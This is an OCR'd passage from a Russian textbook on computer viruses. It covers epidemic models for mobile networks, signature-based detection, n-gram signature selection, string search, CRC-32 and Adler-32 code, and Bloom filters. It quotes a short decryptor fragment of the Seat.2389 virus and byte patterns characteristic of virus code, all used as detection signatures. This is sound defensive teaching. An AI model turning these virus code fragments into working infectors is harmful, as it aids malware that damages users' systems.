а) «геометрический» граф; б) граф Радо

В построении графа со случайной геометрией участвуют «координаты» узлов. Например, если считать, что граф размещен в единичном квадрате, тогда каждому узлу приписываются координаты, представляющие собой равномерно распределенные на интервале [0..1] случайные величины. Затем для каждой пары узлов с индексами i и j рассчитывается «расстояние» r_{ij}, и ребро между узлами проводится в том случае, если расстояние между ними не превышает заранее назначенного «радиуса» r_0. Особенностью топологии подобных графов является значительное количество «тесных миров».

Случайный граф Радо получается из «полного» графа, каждое ребро которого остается с заранее выбранной вероятностью p и удаляется с вероятностью $1 - p$.

Как аналитические расчеты, так и результаты имитационных экспериментов показывают, что по своим свойствам «случайные» графы занимают промежуточное положение между «гомогенными» и «безмасштабными».

В частности, эпидемии SIS-типа характеризуются наличием некоего уровня равновесия (equilibrium), к которому асимптотически стремится по логистической кривой количество инфицированных узлов. Чем больше средняя степень вершин узла $\overline{k}$, тем ближе этот уровень к своему аналогу, характеризующему эпидемию в «гомогенных» сетях. На рис. 7.26а приведены результаты моделирования для трех типов RRG-сетей, состоящих из 10 000 узлов: 1) для сети с «гомогенной» структурой; 2) для случайной сети с $\overline{k} = 8$; 3) для случайной сети с $\overline{k} = 2$.

Эпидемии SIR-типа ведут себя примерно так же, как и на «гомогенных» сетях: наблюдается кратковременный всплеск количества зараженных машин $I(t)$, который сменяется асимптотическим спадом вплоть до 0. Эксперименты (проведенные Mazir Nekovee на случайных сетях из 10 000 узлов [53]) продемонстрировали, что в сетях с то-




Рис. 7.26 ❖ Результаты моделирования эпидемий в «ad hoc»-сетях: а) SIS-модель (по J. O. Kephart [44]); б) SIR-модель (по M. Nekovee [53])

пологией RRG эпидемии мобильных вирусов должны протекать более «остро», но завершаться быстрее, чем на сетях с топологией RGG.

Каких-либо достоверных данных о протекании реальных эпидемий среди мобильных телефонов, планшетников и нетбуков в открытом доступе пока нет, поэтому проверить адекватность рассмотренных моделей не представляется возможным.

7.4. Обнаружение вирусов

– ...Н-надо учиться, а т-то вся эта м-магия слова, с-старье, ф-фокусы-покусы с п-психополями, п-примитив... Д-дедовские п-приемчики...

А. и Б. Стругацкие.
«Понедельник начинается в субботу»

В первой главе книги были кратко рассмотрены различные типы антивирусных программ: сканеры, фаги, инспекторы, мониторы, вак-

цинаторы и прочие. Принцип действия большинства из них основан на *детектировании* (*обнаружении*) вирусов. Целью детектирования является разбиение всех программ, попавших в поле зрения антивируса, на два класса:

- «здоровые»;
- «больные», то есть либо зараженные вирусом, либо представляющие собой вирус per se.

В общем случае процедуру детектирования вирусов можно разделить на следующие этапы (см. рис. 7.27).




Рис. 7.27 ❖ Этапы процедуры детектирования вирусов

Методы этапа, предназначенного для выделения и сбора характеристик «подозрительной» программы, целесообразно разделить на:

- статические – оперирующие с двоичным образом программы на носителе информации или в памяти;
- динамические – рассматривающие программу как процесс выполнения алгоритма, то есть как последовательную смену состояний.

В свою очередь, методы этапа, посвященного обработке данных и анализу характеристик, принято разделять на:

- формальные – оперирующие фиксированной моделью вируса и использующие заранее определенные алгоритмы;
- эвристические – пытающиеся воспроизвести процесс познания, присущий человеку.

Далее будут рассмотрены типичные комбинации методов, используемых на разных этапах процедуры детектирования компьютерных вирусов.

7.4.1. Анализ косвенных признаков

Наиболее примитивные методы обнаружения вирусов основаны на изучении косвенных признаков («слабых сигнатур»), характеризующих зараженность. Как правило, проверка наличия или отсутствия этих признаков возможна либо «на глазок», либо с применением штатных утилит операционной системы.

Примерами подобных признаков являются отличительные метки, проставляемые внутри зараженных программ самими вируса-

ми: строчка «MsDos» в конце файла (вирусы семейства **Jerusalem**); значение «62 секунды» в атрибуте времени последнего доступа к файлу (вирусы семейства **Vienna**); байт со значением 55h перед PE-заголовком (вирус **Win9X.CIH**) и прочие. Другими косвенными признаками могут служить нетрадиционная структура программы (например, наличие нескольких кодовых сегментов в PE-модуле), бит разрешения записи в кодовый сегмент, «свежая» дата создания у заведомо «несвежего» файла и т. п.

Кроме того, большое количество косвенных признаков можно обнаружить, сканируя код программы на характерные фрагменты. Например:

- байт E9h в начале COM-файлов соответствует команде «JMP» и может свидетельствовать о зараженности ее «стандартным» методом;
- цепочка байтов E80000h или E8000000h в начале программы может означать попытку вычислить «дельта-смещение»;
- команда «MOV AH, 4Ch» (константа 4CB4h) помогает вирусу искать файлы в каталоге, а «CMP AX, 'MZ'» (цепочка байтов 3Dh 4D4 5Ah) – различать COM- и EXE-программы;
- константа 0EDB88320h часто используется при расчете CRC-32, а константы типа 553B5C78h или 0AE17EBEFh встречаются в вирусах, ищущих в таблицах экспорта адреса функций CreateFileA и FindFirstFileA по контрольным суммам их имен;
- и т. п.

Разумеется, однозначным признаком зараженности «слабые сигнатуры» служить никоим образом не могут и не должны. В качестве примера, подтверждающего этот тезис, можно вспомнить историю, произошедшую в конце 1980-х годов. Один из популярных «импортных» антивирусов – программа TNTVIRUS – «вакцинировал» все программы на диске, записывая в конец строчку «MsDos», чтобы вирус **Jerusalem** считал их уже зараженными и не трогал. Другой же «антивирус», отечественный ANTIKOT, «лечил» файлы, распознавая наличие в них вируса исключительно по строчке «MsDos». Нетрудно догадаться, к чему приводило массовое «лечение» ранее вакцинированных программ.

Тем не менее контроль «слабых сигнатур» до сих пор остается на вооружении вирусологов – как один из методов эвристического анализа. Более подробно этот вопрос будет рассмотрен дальше.

7.4.2. Простые сигнатуры

Наиболее популярным методом детектирования вредоносных программ является проверка сигнатур. Под *сигнатурой* понимается: фрагмент (или набор фрагментов), который всегда встречается в конкретном вирусе и никогда – в иных программах (в том числе и в других вирусах). Сигнатуры используются для детектирования вредоносных программ, сохраняющих свой код постоянным от копии к копии. Кроме того, сигнатурный поиск можно применить и для поиска некоторых разновидностей полиморфных вирусов. Единственная разновидность вирусов, к которой совсем не применимо сигнатурное детектирование, – это «метаморфы», то есть вирусы, использующие идеи замены и пермутации (перемешивания) команд для всего своего тела.

В идеале сигнатура должна включать в себя всю постоянную часть вируса, но на практике – для минимизации требуемой памяти и ускорения поиска в файле – используются сравнительно короткие цепочки байтов, состоящие из нескольких отрезков.

В общем случае сигнатура S может быть представлена в виде множества троек:

$$S = \{\langle C_i, P_i, T_i \rangle\},$$

где i – номер отрезка сигнатуры (если она состоит из нескольких частей); C_i – значение отрезка; P_i – позиция отрезка; T_i – шаг трассировки, на котором необходимо контролировать отрезок. То есть три различных компонента сигнатуры отвечают на вопросы «что», «где» и «когда». Разумеется, в составе сигнатуры могут встречаться и другие компоненты вспомогательного назначения. В частности, это может быть признак: откуда отсчитывать смещение фрагмента – от начала файла, конца файла или точки входа в программу. Впрочем, этот признак тоже отвечает на вопрос «где».

Дабы проиллюстрировать сказанное, составим сигнатуру для вируса **Seat.2389**, упомянутого ранее в разделе про полиморфные MS-DOS-вирусы. (Там же можно найти и листинги двух «мутаций»). Напомним, это был «олигоморфный» вирус, шифровавший тело с переменным ключом и видоизменявший фрагмент расшифровки от копии к копии. Во фрагменте расшифровки переменными были только имена регистров и ключ шифрования-расшифровывания, общая же структура цикла оставалась постоянной.

```
?? 73 00                    Mov регистр1, 73h
?? 41 00                    mov регистр2, 941h
8B ??                       mov cx, регистр 2
```

```
2E 80 ?? 9E FF ????          операция cs:[регистр1+9Eh], ключ
??                           inc регистр1
E2 F7                        loop $-0Ah
; Эта часть появляется только после расшифровки
1E                           push ds
0E                           push cs
F8                           clc
B8 FB DF                     mov      ax, 0FFB8h
CD 21                        int      21h
...
```

Это обстоятельство дает возможность составить сигнатуру, состоящую из двух отрезков длиной, например, по 6 байтов каждый.

```
S(SEAT.2389) = < ?? 73h 00 ?? 41h 09h, 0, 0 > , < 1Eh 0Eh F8h B8h FBh DFh, 11h, 15 >
```

Первый отрезок всегда присутствует в файле и памяти по нулевому смещению от начала вируса – то есть от той точки, куда вирус передает управление командой «JMP». В этом фрагменте встречаются как переменные, так и постоянные участки, поэтому для описания последовательности байтов используются символы-джокеры «?». Такие «прерывистые» сигнатуры иногда называют *масками*.

Второй отрезок изначально зашифрован с переменным ключом. Но поскольку инициализация цикла выполняется тремя командами и сам цикл тоже состоит из трех команд, повторяющихся 941h = = 2369 раз, то после выполнения 3 + 3 * 2369 = 7110 вирусных команд в памяти окажется полностью расшифрованный образ вируса, в котором (начиная со смещения 11h) можно обнаружить второй отрезок сигнатуры. Впрочем, для расшифровки первых 6 байтов основного тела достаточно выполнить не 7110, а всего лишь 3 + 3 * 4 = 15 команд. Обычно это делается путем моделирования работы программы в эмуляторе, являющемся частью антивируса.

В реальных антивирусных программах обычно используются более простые варианты сигнатур, являющиеся частными случаями вышеописанной структуры.

Например, часто принимаемое предположение, что все сигнатуры состоят только из одного отрезка, начинаются по одному и тому же смещению (например, нулевому) и имеют одну и ту же длину (например, 64 байта), позволяет сильно упростить выборку сигнатур из базы данных и существенно ускорить процедуру сканирования файлов. Правда, такой подход не позволит различать вирусы, содержащие в одном и том же месте одинаковые фрагменты (что не редкость).

Если детектируются только неполиморфные вирусы, то в сигнатуру можно не включать компонент «когда» и анализировать только статичный образ программы.

Можно обойтись и без компонента «где». Самые ранние образцы антивирусов, датированные второй половиной 1980-х, подчас занимались глобальным поиском образцов вирусного кода в подозрительных файлах – без учета их внутренней структуры. Примерно так же приходится поступать и современным антивирусам при детектировании «заразы», использующей технологию EPO (Entry Point Obscured).

Итак, обязательным для сигнатуры является только компонент «что». Но каким он должен быть? Как выбрать «правильную» сигнатуру, которая однозначно характеризовала бы вирус и не встречалась более нигде?

Лет 15–20 назад, когда вирусов было мало, вирусолог мог позволить себе тщательно изучить код очередного представителя «электронной фауны» и выбрать оптимальный вариант сигнатуры. Пример подобного подхода можно найти в главе, посвященной загрузочным вирусам: мы использовали в качестве сигнатуры вируса **Stoned. AntiEXE** «узловой» фрагмент кода, что позволило антивирусу различать «здоровые», «больные» и «вылеченные» секторы и участки памяти. В современных условиях такой подход трудноприменим, так как, например, дежурной смене «дятлов» (как в Лаборатории Касперского величают вирусных аналитиков) приходится ежедневно иметь дело с сотнями и тысячами новых вирусов и троянских программ! Существует потребность в алгоритмах, позволяющих автоматизировать процесс выбора «хороших» сигнатур.

И такие алгоритмы есть. Например, можно вести большую базу данных со всевозможными сигнатурами всевозможных вирусов, а также наиболее типичных прикладных и системных программ. Тогда в качестве «хорошей» сигнатуры вируса можно выбирать любую цепочку его байтов, не встретившуюся в этой базе. Но, с одной стороны, такая база будет очень велика. С другой – нет никакой гарантии, что эта сигнатура не встретится в какой-нибудь прикладной программе, отсутствующей в базе. Как, например, произошло в 2011 г. с антивирусом Avira, который случайно внес в свои антивирусные базы сигнатуру, характерную для программного когда... антивируса Avira.

Более корректный алгоритм выбора «хороших» сигнатур в 1994 году обнародовали сотрудники IBM Дж. Кепхарт и В. Арнольд [43]. Предположим, что стоит задача выбора сигнатуры $B = B_1B_2...B_S$ длиной S байтов для вредоносной программы с постоянным фрагментом длиной Q. Нетрудно сообразить, что всего возможно $Q_S = Q - S + 1$ различных вариантов сигнатуры. Какой из них – лучший? Очевидно, тот, который не встречается ни в других вирусах, ни в «нормальных»

программах, и вероятность появления его в пока еще не написанных программах тоже невелика.

Для того чтобы оценить эту вероятность, сигнатуру рассматривают как совокупность из $S - n + 1$ всевозможных непрерывных цепочек длиной по n байтов – так называемых *n-грамм*. Например, в сигнатуре $B = B_1B_2B_3B_4B_5$ можно выделить три 3-граммы: $B_1B_2B_3$, $B_2B_3B_4$ и $B_3B_4B_5$. Очевидно, что сигнатура, состоящая из «типичных» n-грамм, хуже сигнатуры, состоящей из «редких» n-грамм. Ее использование в антивирусе может приводить к ложным срабатываниям (false positives). Например, 2-грамма «MZ» характерна не только для сетевых червей, но и для любых EXE-программ, и поэтому использовать ее в составе сигнатуры нежелательно.

Чтобы оценить «типичность» n-грамм сигнатуры, создают «тестовый корпус» – огромный файл длиной T байтов, составленный изо всех известных вирусов и большого числа типичных «нормальных» программ: компонентов операционных систем, системных библиотек, утилит, приложений и т. п. Методика предусматривает поиск каждой из n-грамм сигнатуры в «тестовом корпусе» и подсчет количества $f(B_1B_2...B_n)$ находок. Приблизительно оценить вероятность появления сигнатуры B в файле, не входящем в состав «корпуса», можно по формуле:

$$p(B_1B_2...B_S) \approx \frac{f(B_1B_2...B_n)f(B_2B_3...B_{n+1})...f(B_{S-n+1}B_{S-n+2}...B_S)}{f(B_2B_3...B_n)f(B_3B_4...B_{n+1})....f(B_{S-n+1}B_{S-n+2}...B_{S-1})(S-n+1)}.$$

В качестве «хороших» отбираются сигнатуры, у которых эта вероятность минимальна.

Вместе с ростом n не только становится более точной оценка вероятности $p(B_1B_2...B_S)$, но и возрастают затраты вычислительных ресурсов. В середине 1990-х годов специалисты из IBM экспериментировали с 3-граммами и сигнатурами длиной от 12 до 24 байтов. В материалах фирмы Symantec, датированных 2009 г., сообщается о 5-граммах, 48-байтовых сигнатурах и упрощенных вариантах формулы расчета вероятности [40].

Еще одна проблема связана с поиском в файле сигнатуры для вирусов, не имеющих постоянной точки входа. Существуют алгоритмы, позволяющие несколько ускорить процедуру глобального поиска [21].

Проиллюстрируем идею одного из таких алгоритмов – Бойера-Мура-Хорспула – на примере поиска образца «ЛОМ» в строке «ГОЛОВОЛОМКА». Она (идея) заключается в том, чтобы выполнять сравнение данных с образцом, начиная с его (образца) последней бук-

вы – справа налево. Если расхождений не обнаружено, значит, образец в наборе найден. В противном случае (то есть если в какой-нибудь букве расхождение все-таки возникло) возможны две принципиально различные ситуации.

Первая ситуация возникает, когда в образце уже имеются буквы, равные той, которая в этот момент находится напротив «хвоста» образца (например, несколько букв «Л», как на первом шаге поиска, или несколько «О», как на третьем шаге). В этом случае необходимо сдвигать образец таким образом, чтобы напротив этой буквы строки оказалась «предпоследняя» в образце такая же буква (то есть напротив 3-й буквы строки – первая буква образца).

Вторая ситуация соответствует случаю, когда такая буква не встречается в образце. Следовательно, можно смело сдвигать образец на полную его длину – на 3 элемента (см. ситуацию на втором шаге сравнения).




Рис. 7.28 ❖ Работа алгоритма Бойера-Мура-Хорспула

Для повышения эффективности реализации этого алгоритма перед началом поиска для каждого вида элементов, которые могут встретиться в наборе данных, создается индекс – число позиций, на которое нужно сдвигать образец. Все индексы помещаются в общую таблицу и используются в процессе поиска. Для рассматриваемого примера в таблице для большинства букв должно находиться значение 3, для буквы «О» – 1, а для буквы «Л» – 2.

```
int bmh_search( char *s, int n, char *p, int m ) {
 int t[256], i, j, k;
 /* Подготовка таблицы */
 for (i=0;i<256;i++) t[i]=m; for (i=m-2;i>=0;i--) t[p[i]]=m-i-1;
 /* Собственно поиск */
 i=m-1;
 while (i<n) {
   k=i; j=m-1;
   while (j>=0) {
```

```
    if (s[i]!=p[j]) break;
    i--; j--;
   }
  if (j<0) return i+1; // Позиция совпадения
  i=k+t[s[k]];
 }
 return -1; // Ничего не найдено
}
```

Алгоритм Бойера-Мура-Хорспула работает тем эффективнее, чем более длинные образцы предлагаются ему для поиска. Альтернативой этому алгоритму может служить алгоритм Кнута-Морриса-Пратта. Если же речь идет о поиске целого семейства частично пересекающихся сигнатур, то лучше использовать алгоритм Ахо-Корасик.

Основной недостаток сигнатурного детектирования – неспособность обнаружения «новых», еще не изученных вирусов. Кроме того, неприятной особенностью сигнатурных антивирусов является большой объем справочных данных. Согласно материалам «Лаборатории Касперского», количество записей в антивирусных базах растет по экспоненте.




Рис. 7.29 ❖ Рост объемов вирусных баз в Антивирусе Касперского

В предположении, что антивирус должен распознавать 10 млн вредоносных программ и использует сигнатуры длиной 10 байтов, ему потребуется не менее 100 Мб дисковой памяти.

7.4.3. Контрольные суммы

Существенно уменьшить объемы требуемой памяти позволяет отказ от сигнатур в пользу контрольных сумм. *Контрольная сумма* – результат применения к произвольному набору данных некой *хеш-функции*, рассчитывающей короткий «дайджест» постоянной длины (например, всего 4 байта).

В базе данных антивируса можно хранить не сами сигнатуры, а их короткие контрольные суммы. Такие же суммы рассчитываются «на лету» по содержимому тестируемых файлов. Несовпадение хранимого образца с результатом расчета означает отсутствие соответствующего вируса. А совпадение – лишь очень высокую (но не единичную!) вероятность заражения. Причина кроется в сути контрольных сумм: они, как и любые другие хеш-функции, представляют собой отображение большого множества «объектов»-прообразов на малое множество «дайджестов»-образов. Соответственно, всегда возможна *коллизия*: несколько различных «объектов» могут иметь одинаковые «дайджесты», в частности «плохие» контрольные суммы могут оказаться не только у зараженных, но и у вполне «здоровых» файлов.




Рис. 7.30 ❖ Сущность «коллизии»

Невысокая вероятность коллизий и трудность их целенаправленного генерирования – суть критерии качества того или иного метода расчета контрольных сумм. С этой точки зрения хороши так называемые «криптографические» хеш-функции: MD5, SHA-1, RIPEMD, ГОСТ 34.11-94 и др.[1] К сожалению, эти алгоритмы довольно сложны с вычислительной точки зрения и не способны обеспечить высокую скорость расчета контрольных сумм. Поэтому на практике в антивирусах нашли применение несколько менее стойкие к коллизиям, зато гораздо быстрее вычислимые «технические» хеш-функции.

---

[1] В настоящий момент существуют довольно трудоемкие, но вполне реальные методы искусственного создания коллизий для MD5.

Чаще всего используются *циклические избыточные коды* (CRC – cyclic redundancy code). Метод использования основан на представлении блока данных в виде непрерывного полинома с битовыми коэффициентами. В качестве контрольного кода используется остаток от деления этого полинома на более короткий *«порождающий» полином*, имеющий длину N битов. Техника деления такова: 1) в конец блока данных добавляется N–1 нулевых битов; 2) вместо арифметического деления используется операция «сложение по модулю 2»; 3) сложение с «левыми» нулями промежуточных остатков не производится.

Пример. Исходные данные: 1010. «Порождающий» полином: 1001. Дополнительные биты: 000.

```
1010000 | 1001
1001
 1100
 1001
  1010
  1001
    11  <- CRC
```

В качестве делителя выбираются не любые цепочки битов, а те из них, которые соответствуют «неприводимым» (то есть не раскладываемым на сомножители) полиномам. Например, для CRC-16 используются полиномы 0x1021 и 0x8005, а во многих стандартах связи для CRC-32 зафиксированы 0x04C11DB7 и его «зеркальное отражение» 0xEDB88320. Сравнительно недавние исследования показали высокое качество полиномов 0x1EDC6F41, 0x741B8CD7 и 0x814141AB[1]. Кроме того, иногда применяются CRC-48 и CRC-64. Нередко в стандартах на методы вычисления CRC упоминаются дополнительные операции, такие как, например, инвертирование битов результата. Распознающих свойств метода это не улучшает, но лишь упрощает аппаратную реализацию алгоритма в связном оборудовании.

Существуют как программные реализации, основанные непосредственно на делении «уголком» (пример на языке Ассемблера можно найти в главе, посвященной Win32-вирусам), так и оптимизированные по скорости – благодаря сдвигу сразу на 8 битов и использованию таблицы корректирующих коэффициентов. Вот пример реализации для «быстрого» вычисления CRC-32.

---

[1] В записи всех полиномов опущен старший бит, который обязательно равен 1.

```
/* Расчет таблицы корректирующих коэффициентов */
make_crctable( void ) {
 int i, j;  DOUBLE r;
 for (i = 0; i <= 255; i++) {
  r = i;
  for (j = 8; j > 0; j--) if (r & 1)  r = (r >> 1) ^ 0xEDB88320;  else  r >>= 1;
  crctable[i] = r;
 }
}

/* Расчет CRC-32 для буфера buf длиной len */
DOUBLE crc32(unsigned char *buf, DOUBLE len) {
  DOUBLE crc = 0xFFFFFFFF;
  while (len--)  crc = (crc >> 8) ^ crctable[(crc ^ *buf++) & 0xFF];
  return crc ^ 0xFFFFFFFF; // Для облегчения аппаратной реализации
}
```

Пути ускорения расчета CRC связаны с «разворачиванием» циклов или использованием единовременного сдвига на 16 битов (что потребует увеличения таблицы корректирующих коэффициентов).

Неплохой альтернативой для CRC являются контрольные суммы, рассчитанные по алгоритму Марка Адлера. Они также представляют собой 32-битовый «дайджест» блока данных.

```
#define BASE 65521
#define NMAX 5552
#define DO1(buf,i)  {s1 += buf[i]; s2 += s1;}
#define DO2(buf,i)  DO1(buf,i); DO1(buf,i+1);
#define DO4(buf,i)  DO2(buf,i); DO2(buf,i+2);
#define DO8(buf,i)  DO4(buf,i); DO4(buf,i+4);
#define DO16(buf)  DO8(buf,0); DO8(buf,8);
#define MOD(a) a %= BASE
/* Расчет к/с Адлера для буфера buf длиной len. Первоначально adler = 1 */
DOUBLE adler32(DOUBLE adler, unsigned char *buf, DOUBLE len) {
 DOUBLE s1 = adler & 0xffff;
 DOUBLE s2 = (adler >> 16) & 0xffff;  int k;
 while (len > 0) {
  k = len < NMAX ? (int)len : NMAX;  len -= k;
  while (k >= 16) { DO16(buf); buf += 16;  k -= 16; }
  if (k != 0) do { s1 += *buf++;  s2 += s1; } while (--k);
  MOD(s1);  MOD(s2);
 }
 return (s2 << 16) | s1;
}
```

Алгоритм Адлера выполняется несколько быстрее, чем CRC, но обеспечивает более высокую вероятность коллизий, особенно на коротких наборах данных.

7.4.4. Вопросы эффективности

Ранее неоднократно отмечалось, что одним из важнейших критериев качества современного антивируса является эффективность использования вычислительных ресурсов. Речь идет о быстродействии, требованиям к дисковой и оперативной памяти и т. п. На момент написания этих строк известны несколько миллионов разновидностей вредоносных программ, следовательно, антивирус в общем случае вынужден выполнять такое же количество детектирующих операций (например, сравнений сигнатур) по отношению к каждому файлу. Неудивительно, что антивирусный монитор способен вызывать многосекундные задержки при контроле доступа к файлам, а антивирусный сканер – затрачивать десятки часов на проверку диска. Дошло до того, что типичный пользователь при покупке выбирает не тот антивирус, который «знает больше» или «лечит лучше», а тот, который «работает быстрее».

Надо сразу оговориться, что в современных условиях удовлетворительного решения проблемы, по-видимому, не существует. Современная антивирусная реализация – это клубок компромиссов: одни производители жертвуют надежностью детектирования, другие – быстродействием, третьи – количеством распознаваемых вредоносных программ, четвертые – возможностью лечения и т. п.

Поэтому не будем соревноваться с лидерами индустрии в погоне за призом сомнительной достижимости. Попытаемся рассмотреть основные направления оптимизации работы несложного антивируса, использующего сигнатурное детектирование.

Итак, задача ставится следующим образом. Имеются две таблицы (базы данных) с записями, содержащими два атрибута: «позиция в файле» и «сигнатура постоянной длины». Первая таблица – модель тестируемого файла, вторая – набора вирусных сигнатур. Цель поиска: либо найти единственную запись, встречающуюся сразу в обеих таблицах, либо удостовериться в отсутствии таковой. Необходимо удовлетворить двум взаимно-противоречивым требованиям: 1) минимизировать время поиска в наихудшем случае (то есть когда пересечения нет); 2) минимизировать размеры баз.

Кстати, можно ставить перед собой и другие задачи оптимизации: например, уменьшение «среднего» времени поиска. Такой антивирус будет несколько быстрее работать при сканировании вирусных коллекций (то есть в ситуации, когда любой проверяемый файл обязательно чем-нибудь заражен), но по-прежнему будет долго проверять носители, на которых процент зараженных файлов невелик. В подоб-

ного рода «мухлевании» был в 1997 г. уличен антивирус DrSolomon, регулярно побеждавший своих конкурентов на «соревнованиях», но ничем не выделявшийся при регулярной работе на обычных пользовательских компьютерах. Нас подобные «достижения» прельщать не должны.

Итак, первая таблица – это тестируемый файл. Атрибут «позиция» в нем физически отсутствует, а цепочки байтов, соответствующих различным файловым смещениям, играют роль атрибута «сигнатура».

Вторая таблица – это справочная база вирусов. В ней уникальны только пары «позиция+сигнатура», но по отдельности и «позиции», и «сигнатуры» могут встречаться неоднократно. На физическую структуру этой базы пока не накладывается никаких ограничений, но именно ее мы будем оптимизировать.

Существует довольно много направлений оптимизации, которые могут применяться как по отдельности, так и в комплексе.

7.4.4.1. Выбор файловых позиций

Сначала попытаемся минимизировать быстродействие антивируса за счет уменьшения размера первой, «файловой» базы данных. Речь идет о том, чтобы искать «сигнатуры» в файле не везде, а только в избранных позициях. К сожалению, применение «метода n-грамм» при выборе «хороших» сигнатур, по-видимому, приводит к необходимости поиска сигнатур по самым разнообразным смещениям в файле. В худшем случае все эти смещения окажутся различны, и антивирусу придется считывать данные из стольких разных позиций в файле, сколько записей в его справочной базе. Удачным компромиссом было бы использование для выбора (и поиска) сигнатур конечного числа файловых позиций, например всего трех: 1) начало файла (или тела вируса, или кодовой секции программы, или потока в документе); 2) конец; 3) центральная позиция между началом и концом. Другой вариант – введение дискретного ряда смещений: $0, \Delta, 2\Delta, \ldots$, где Δ – некий интервал, который зависит от длины вируса V. Можно, например, положить $\Delta = V/100$, и тогда для любого вируса всегда иметь ровно $Q = 100$ различных позиций, из которых могут считываться цепочки байтов – потенциальные сигнатуры. Это означает, что при помощи «метода n-грамм» будет осуществляться выбор из небольшого количества сигнатур, расположенных в заранее определенных файловых позициях. Впрочем, слишком маленьким это число тоже не должно быть, иначе многие «похожие» вирусы (например, принадлежащие одному семейству) могут оказаться неразличимыми.

Дальнейшие рассуждения проиллюстрируем на примере маленьких таблиц, моделирующих $N = 6$ различных вирусов. «Коды» этих вирусов формируются всего из трех различных байтов (символов): 'A', 'B' и 'C' . Записи, внесенные в антивирусную базу, выделены (см. рис. 7.31).




Рис. 7.31 ❖ «Табличные» модели отдельных вирусов

Разумеется, проще всего сформировать «антивирусную» базу, разместив в ней записи в том порядке, в каком изначально были перечислены вирусы (см. рис. 7.32).




Рис. 7.32 ❖ «Табличная» модель антивирусной базы

Увы, при такой организации антивирусной базы возможен только последовательный поиск: брать запись из одной таблицы и сравнивать ее со всеми записями из второй таблицы. Потом брать следующую запись... затем еще одну... и т. д. – до тех пор, пока не обнаружится совпадение записей либо записи в обеих таблицах не исчерпаются. Нетрудно убедиться, что подобный подход очень прост в реализации, но исключительно нерационален.

Впрочем, если заранее известно, что компьютер заражен, то можно упорядочить записи в «антивирусной» базе в соответствии с «актуальностью» вирусов, например записи о более современных и чаще

встречающихся разновидностях разместить в начале таблицы. Тогда – в среднем – поиск записей будет происходить быстрей, но в худшем случае все равно потребуется $Q \times N$ сравнений.

Наиболее общий подход к ускорению поиска заключается в применении той или иной разновидности «метода ветвей и границ». Суть заключается в отказе от полного перебора вариантов в пользу рассмотрения только тех подмножеств, внутри которых может находиться искомое. Применение этого метода приводит к «древовидным» алгоритмам поиска и структурам данных.

7.4.4.2. Фильтр Блума

Это метод хеширования, позволяющий сразу отбрасывать записи, отсутствующие в вирусной базе данных. Идея заключается в том, чтобы вместе с базой данных, содержащей N записей о вирусах, хранить «битовую карту» – массив из M первоначально обнуленных битов. При добавлении к базе новой сигнатуры для нее рассчитываются K различных хеш-функций, и в «карте» устанавливаются в «1» K битов[1]. Индексами (адресами в карте) для этих битов являются значения рассчитанных хешей. В итоге после завершения создания базы «карта» оказывается заполнена перемешанными значениями «0» и «1».




Рис. 7.33 ❖ Фильтр Блума

В процессе детектирования для проверяемой цепочки байтов снова рассчитывается набор индексов и проверяется, все ли соответствующие биты в «карте» установлены в «1». Пытаться найти прочитанную из файла цепочку байтов среди сигнатур базы данных имеет смысл лишь при отсутствии расхождений. Если хотя бы один из «адресов» указывает на «0»-бит, значит, соответствующей цепочки байтов (сиг-

[1] Разумеется, K должно быть меньше, чем M.

